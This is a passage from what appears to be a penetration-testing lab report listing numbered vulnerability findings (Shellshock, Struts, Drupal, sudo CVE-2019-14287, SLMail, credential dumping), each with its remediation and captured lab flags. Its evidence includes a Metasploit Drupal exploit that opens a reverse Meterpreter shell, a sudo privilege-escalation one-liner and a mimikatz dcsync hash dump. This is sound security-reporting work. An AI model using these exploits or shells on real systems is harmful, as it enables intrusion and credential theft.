2 root root 4.0K May 3 2016/sbin drwxr-xr-x 2 root root 4.0K May 3 2016/srv dr-xr-xr-x 13 root root 0 Nov 23 23:34 sys drwxrwxrwt 1 root root 4.0K May 5 2016 tmp drwxr-xr-x 1 root root 4.0K May 5 2016 usr drwxr-xr-x 1 root root 4.0K May 5 2016 var cd root ls -lah total 24K drwx----- 1 root root 4.0K Feb 4 2022 . drwxr-xr-x 1 root root 4.0K Nov 23 23:34 .. -rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc -rw-r--r-- 1 root root 10 Feb 4 2022 .flag7.txt drwx----- 1 root root 4.0K May 5 2016 .gnupg -rw-r--r-- 1 root root 140 Nov 19 2007 .profile cat .flag7.txt 8ks6sbhss </pre>
Affected Hosts	192.168.13.10
Remediation	Update Tomcat

Vulnerability 12	Findings
Title	Shellshock

Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Arbitrary bash commands can be run on the affected host.
Images	 <pre>cat /etc/sudoers # # This file MUST be edited with the 'visudo' command as root. # # Please consider adding local content in /etc/sudoers.d/ instead of # directly modifying this file. # # See the man page for details on how to write a sudoers file. # Defaults env_reset Defaults mail_badpass Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin" # Host alias specification # User alias specification # Cmnd alias specification # User privilege specification root ALL=(ALL:ALL) ALL # Members of the admin group may gain root privileges %admin ALL=(ALL) ALL # Allow members of group sudo to execute any command %sudo ALL=(ALL:ALL) ALL # See sudoers(5) for more information on "#include" directives: #include_dir /etc/sudoers.d flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less</pre>
Affected Hosts	192.168.13.11
Remediation	Update bash on this host

Vulnerability 13	Findings
Title	Struts - CVE-2017-5638
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Arbitrary command execution is possible on this host due to an issue with the Jakarta Multipart parser in Apache Struts.
Images	 <pre>Terminal File Edit View Search Terminal Help flag 10 is wjasdufsdkg</pre>
Affected Hosts	192.168.13.12
Remediation	Update Struts


Vulnerability 14	Findings
Title	Drupal - CVE-2019-6340
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Arbitrary PHP code execution is possible on the affected host
Images	<p>The screenshot shows a Metasploit session where the user runs 'msf6 exploit(unix/webapp/drupal_restws_unserialize) > run'. The output indicates a reverse TCP handler was started on 192.168.13.1:4444, and a POST request was sent to the target's REST API endpoint. A detailed HTTP response from the target is shown, indicating it's a Drupal 8 server. Subsequently, another POST request is made to trigger arbitrary code execution via the shortcut mechanism. Finally, the user runs 'meterpreter > whoami' which returns 'www-data', confirming successful exploitation.</p> <pre>msf6 exploit(unix/webapp/drupal_restws_unserialize) > run [*] Started reverse TCP handler on 192.168.13.1:4444 [*] Running automatic check ("set AutoCheck false" to disable) [*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default [-] Unexpected reply: #<Rex::Proto::Http::Response:0x00007f8044977040 @headers={"Date"=>"Fri, 24 Nov 2023 00:43:39 GMT", "e-control"=>"must-revalidate, no-cache, private", "X-UA-Compatible"=>"IE=edge", "Content-language"=>"en", "X-Content-Type-19 Nov 1978 05:00:00 GMT", "Vary"=>" ", "X-Generator"=>"Drupal 8 (https://www.drupal.org)", "Transfer-Encoding"=>"chunked"}, @body=... AND \u0027customize shortcut links\u0027 permissions.\\"KmZu2mhuGxtxfApFcSTARoC2GnMWLWvz3\\n", @code=403, @message="Forbidden", @max_data=1048576, @body_bytes_left=0, @request="POST /node?_format=json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_0 Safari/537.36) AppleWebKit/537.36 (KHTML, like Gecko) Version/15.0 Safari/605.1.15\r\nContent-Type: application/hal+json\r\nContent-Length: 655\r\n\r\n": "\u0027system\\\\";}}s:31:\\\\"u0000GuzzleHttp\\\\HandlerStack\\\\u0000cached\\\\\\\\b:0;i:1;s:7:\\\\"resolve\\\\\\\\;}}s:9:\\\\"__fn_clinks\\\\": {\n ^type\\\\": {\n ^href\\\\": \"http://192.168.13.13/rest/type/shortcut/default\"\n }\n }, @peerinfo)... [*] The target is vulnerable. [*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default [*] Sending stage (39282 bytes) to 192.168.13.13 [*] Meterpreter session 1 opened (192.168.13.1:4444 => 192.168.13.13:58232) at 2023-11-23 19:43:40 -0500 meterpreter > whoami [-] Unknown command: whoami meterpreter > shell Process 36 created. Channel 0 created. whoami www-data</pre>
Affected Hosts	192.168.13.13
Remediation	Update Drupal

Vulnerability 15	Findings
Title	CVE-2019-14287
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	An issue with older versions of sudo allows for a privilege escalation attack


Images	<pre> \$ sudo -u#-1 /bin/bash root@5221e21662f3:/# ls -lah total 84K drwxr-xr-x 1 root root 4.0K Nov 23 23:34 . drwxr-xr-x 1 root root 4.0K Nov 23 23:34 .. -rwxr-xr-x 1 root root 0 Nov 23 23:34 .dockerenv drwxr-xr-x 1 root root 4.0K Feb 8 2022 bin drwxr-xr-x 2 root root 4.0K Apr 24 2018 boot drwxr-xr-x 12 root root 2.9K Nov 23 23:34 dev drwxr-xr-x 1 root root 4.0K Nov 23 23:34 etc drwxr-xr-x 2 root root 4.0K Mar 2 2022 home drwxr-xr-x 1 root root 4.0K Feb 8 2022 lib drwxr-xr-x 2 root root 4.0K Jan 28 2022 lib64 drwxr-xr-x 2 root root 4.0K Jan 28 2022 media drwxr-xr-x 2 root root 4.0K Jan 28 2022 mnt drwxr-xr-x 2 root root 4.0K Jan 28 2022 opt dr-xr-xr-x 296 root root 0 Nov 23 23:34 proc drwxr-xr-x 1 root root 4.0K Feb 8 2022 root drwxr-xr-x 1 root root 4.0K Nov 24 00:49 run -rwxr-xr-x 1 root root 98 Feb 8 2022 run.sh drwxr-xr-x 1 root root 4.0K Feb 8 2022/sbin drwxr-xr-x 2 root root 4.0K Jan 28 2022/srv dr-xr-xr-x 13 root root 0 Nov 23 23:34/sys drwxrwxrwt 2 root root 4.0K Jan 28 2022/tmp drwxr-xr-x 1 root root 4.0K Jan 28 2022/usr drwxr-xr-x 1 root root 4.0K Jan 28 2022/var root@5221e21662f3:/# find -iname "flag" root@5221e21662f3:/# find -iname flag root@5221e21662f3:/# locate flag bash: locate: command not found root@5221e21662f3:/# cd root root@5221e21662f3:/root# ls flag12.txt root@5221e21662f3:/root# cat flag12.txt d7sdfksdf384 </pre>
Affected Hosts	192.168.13.14
Remediation	Update sudo

Vulnerability 16	Findings
Title	Exposed credentials on GitHub
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	A username and password hash were discovered on the totalrekall GitHub page.

Images	
Affected Hosts	172.22.117.20
Remediation	Remove xampp.users file from GitHub

Vulnerability 17	Findings
Title	Seattle Lab Mail 5.5 POP3 Buffer Overflow
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Arbitrary code can be executed on the affected host due to a vulnerability in an old version of SLMail
Images	

Affected Hosts	172.22.117.20
Remediation	Update SLMail

Vulnerability 18	Findings
Title	Credential Dumping
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	It's possible to obtain administrator access to the domain controller
Images	 <pre> The command completed with one or more errors. C:\>exit exit meterpreter > load kiwi Loading extension kiwi... .#####. mimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz '## v #' Vincent LE TOUX (vincent.letoux@gmail.com) '#####' > http://pingcastle.com / http://mysmartlogon.com ***/ [!] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > dcsync_ntlm Administrator [+] Account : Administrator [+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582 [+] LM Hash : 0e9b6c3297033f52b59d01ba2328be55 [+] SID : S-1-5-21-3484858390-3689884876-116297675-500 [+] RTD : 500 </pre>
Affected Hosts	172.22.117.10
Remediation	Implement multi-factor authentication